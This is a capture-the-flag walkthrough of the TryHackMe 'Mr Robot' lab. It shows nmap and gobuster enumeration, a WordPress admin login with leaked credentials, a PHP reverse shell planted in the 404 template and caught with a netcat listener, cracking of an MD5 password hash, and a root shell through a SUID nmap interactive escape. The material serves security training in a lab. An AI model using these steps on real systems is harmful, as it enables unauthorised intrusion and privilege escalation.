Room link: https://tryhackme.com/room/mrrobot ↗
Difficulty: Medium
Can you root this Mr. Robot styled machine? This is a lab machine meant for beginners/intermediate users. There are 3 hidden keys located on the machine, can you find them?
Recon#
Lets start with an nmap scan:
# Nmap 7.92 scan initiated Thu Aug  6 17:13:29 2026 as: nmap -sC -sV --reason -p- -T5 -oN mrrobot -v 10.49.149.147
Nmap scan report for 10.49.149.147
Host is up, received reset ttl 62 (0.042s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 14:86:49:45:7f:14:37:a9:85:6f:2f:94:c4:21:67:52 (RSA)
|   256 e6:00:95:a5:70:c4:cb:2c:06:18:11:0c:62:2c:fc:18 (ECDSA)
|_  256 ea:0b:73:86:1a:ff:dd:19:0b:7d:1a:3e:d8:69:0f:32 (ED25519)
80/tcp  open  http     syn-ack ttl 62 Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
443/tcp open  ssl/http syn-ack ttl 62 Apache httpd
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| ssl-cert: Subject: commonName=www.example.com
| Issuer: commonName=www.example.com
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2015-09-16T10:45:03
| Not valid after:  2025-09-13T10:45:03
| MD5:   3c16 3b19 87c3 42ad 6634 c1c9 d0aa fb97
|_SHA-1: ef0c 5fa5 931a 09a5 687c a2c2 80c4 c792 07ce f71b
|_http-server-header: Apache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Aug 6 17:15:48 2026 -- 1 IP address (1 host up) scanned in 139.24 secondsLets do some enumeration with Gobuster:
❯ gobuster dir -u http://10.49.149.147/ -w /home/neo/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.49.149.147/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/neo/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ (Status: 301) [Size: 0] [--> http://10.49.149.147/%23%20license,%20visit%20http:/creativecommons.org/licenses/by-sa/3.0/]
images               (Status: 301) [Size: 236] [--> http://10.49.149.147/images/]
blog                 (Status: 301) [Size: 234] [--> http://10.49.149.147/blog/]
rss                  (Status: 301) [Size: 0] [--> http://10.49.149.147/feed/]
sitemap              (Status: 200) [Size: 0]
login                (Status: 302) [Size: 0] [--> http://10.49.149.147/wp-login.php]
0                    (Status: 301) [Size: 0] [--> http://10.49.149.147/0/]
feed                 (Status: 301) [Size: 0] [--> http://10.49.149.147/feed/]
video                (Status: 301) [Size: 235] [--> http://10.49.149.147/video/]
image                (Status: 301) [Size: 0] [--> http://10.49.149.147/image/]
atom                 (Status: 301) [Size: 0] [--> http://10.49.149.147/feed/atom/]
wp-content           (Status: 301) [Size: 240] [--> http://10.49.149.147/wp-content/]
admin                (Status: 301) [Size: 235] [--> http://10.49.149.147/admin/]
audio                (Status: 301) [Size: 235] [--> http://10.49.149.147/audio/]
intro                (Status: 200) [Size: 516314]
wp-login             (Status: 200) [Size: 2613]
css                  (Status: 301) [Size: 233] [--> http://10.49.149.147/css/]
rss2                 (Status: 301) [Size: 0] [--> http://10.49.149.147/feed/]
license              (Status: 200) [Size: 309]
wp-includes          (Status: 301) [Size: 241] [--> http://10.49.149.147/wp-includes/]
js                   (Status: 301) [Size: 232] [--> http://10.49.149.147/js/]
Image                (Status: 301) [Size: 0] [--> http://10.49.149.147/Image/]
rdf                  (Status: 301) [Size: 0] [--> http://10.49.149.147/feed/rdf/]
page1                (Status: 301) [Size: 0] [--> http://10.49.149.147/]
readme               (Status: 200) [Size: 64]
robots               (Status: 200) [Size: 41]
dashboard            (Status: 302) [Size: 0] [--> http://10.49.149.147/wp-admin/]
wp-admin             (Status: 301) [Size: 238] [--> http://10.49.149.147/wp-admin/]
0000                 (Status: 301) [Size: 0] [--> http://10.49.149.147/0000/]
phpmyadmin           (Status: 403) [Size: 94]
xmlrpc               (Status: 405) [Size: 42]
wp-signup            (Status: 302) [Size: 0] [--> http://10.49.149.147/wp-login.php?action=register]
IMAGE                (Status: 301) [Size: 0] [--> http://10.49.149.147/IMAGE/]
Progress: 87662 / 87662 (100.00%)
===============================================================
Finished
===============================================================Visiting the webpage at the given ip we dont find anything useful.

Lets try endpoints found by gobuster:
/robots.txt

We get the 1st key at /key-1-of-3.txt

We get a wordlist at /fsocity.dic

Lets save it to our local machine for now
❯ wget http://10.49.149.147/fsocity.dic
Saving 'fsocity.dic'
HTTP response 200 OK [http://10.49.149.147/fsocity.dic]
fsocity.dic          100% [===================================================================================>]    6.90M    2.09MB/s
[Files: 1 Bytes: 6.90M [2.05MB/s] Redirects: 0 Todo: 0 Errors: 0 ]/readme page:

/license page on scrolling give these:



Looks like a base64 encoded text
Lets decode it:

We get a username and password combination !!
/login -> /wp-login.php

Lets try elliot:ER28-0652:
And we are in !!
Exploitation#
User elliot seems to be an administrator account. This means that it has access to the Editor’s tab (Appearance → Editor):

We can simply replace one of the template’s code, e.g. 404.php, with PHP code that will launch a reverse shell for us.
I’m using pentestmonkey’s php reverse shell ↗.
Now setup a Netcat listener and simply invoking the 404 page will give us a shell:
❯ nc -lvnp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.49.149.147.
Ncat: Connection from 10.49.149.147:39608.
Linux ip-10-49-149-147 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 13:14:46 up  1:36,  0 users,  load average: 0.00, 0.01, 0.09
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)We got shell!!
$ pwd
/home/robot
$ ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 4 root  root  4096 Jun  2  2025 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13bWe don’t seem to have access to key file inside the home directory of the user robot, but we can access a file named password.raw-md5 which on decoding gives us the password for the user robot

Let’s switch user and read the flag:
$ su - robot
Password: abcdefghij====Redacted====

id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
ls
key-2-of-3.txt
password.raw-md5
cat key-2-of-3.txt
822c73956====Redacted====We got the 2nd flag
Privilege Escalation#
For the final flag, we probably have to get root access.
Since we know the password for the robot user, let’s log into it via ssh for a better shell experience:
❯ ssh robot@10.49.149.147
The authenticity of host '10.49.149.147 (10.49.149.147)' can't be established.
ED25519 key fingerprint is: SHA256:K3ofHO2D/W/gpnoFUsUYER0bLmbUWIoZ6wdFWMaJLvs
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.49.149.147' (ED25519) to the list of known hosts.
robot@10.49.149.147's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)
...
Last login: Fri Nov 13 23:50:42 2015
$ id
uid=1002(robot) gid=1002(robot) groups=1002(robot)We can try searching for files with special permissions, such as SUID files. These are files that always execute as the user who owns the file, regardless of the user passing the command (more info about SUID files here ↗). We can search for SUID files using the command below:
$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper$ ls -l /usr/local/bin/nmap
-rwsr-xr-x 1 root root 17272 Jun 2 2025 /usr/local/bin/nmapSeeing nmap in this list is unusual and raises suspicion. To check whether it can be used for privilege escalation, we can search for it on GTFOBins ↗.
When we look up “nmap” there, we find the following information:

By following the instructions for launching an interactive shell, we can obtain a root shell.
/usr/local/bin/nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
root@ip-10-49-149-147:~# id
uid=0(root) gid=0(root) groups=0(root),1002(robot)
root@ip-10-49-149-147:~# pwd
/home/robot
root@ip-10-49-149-147:~# cd /root
root@ip-10-49-149-147:/root# ls -l
total 4
-rw-r--r-- 1 root root  0 Nov 13  2015 firstboot_done
-r-------- 1 root root 33 Nov 13  2015 key-3-of-3.txt
root@ip-10-49-149-147:/root# cat key-3-of-3.txt
04787ddef27c3d====Redacted====
root@ip-10-49-149-147:/root#And we have the final flag!! 🎉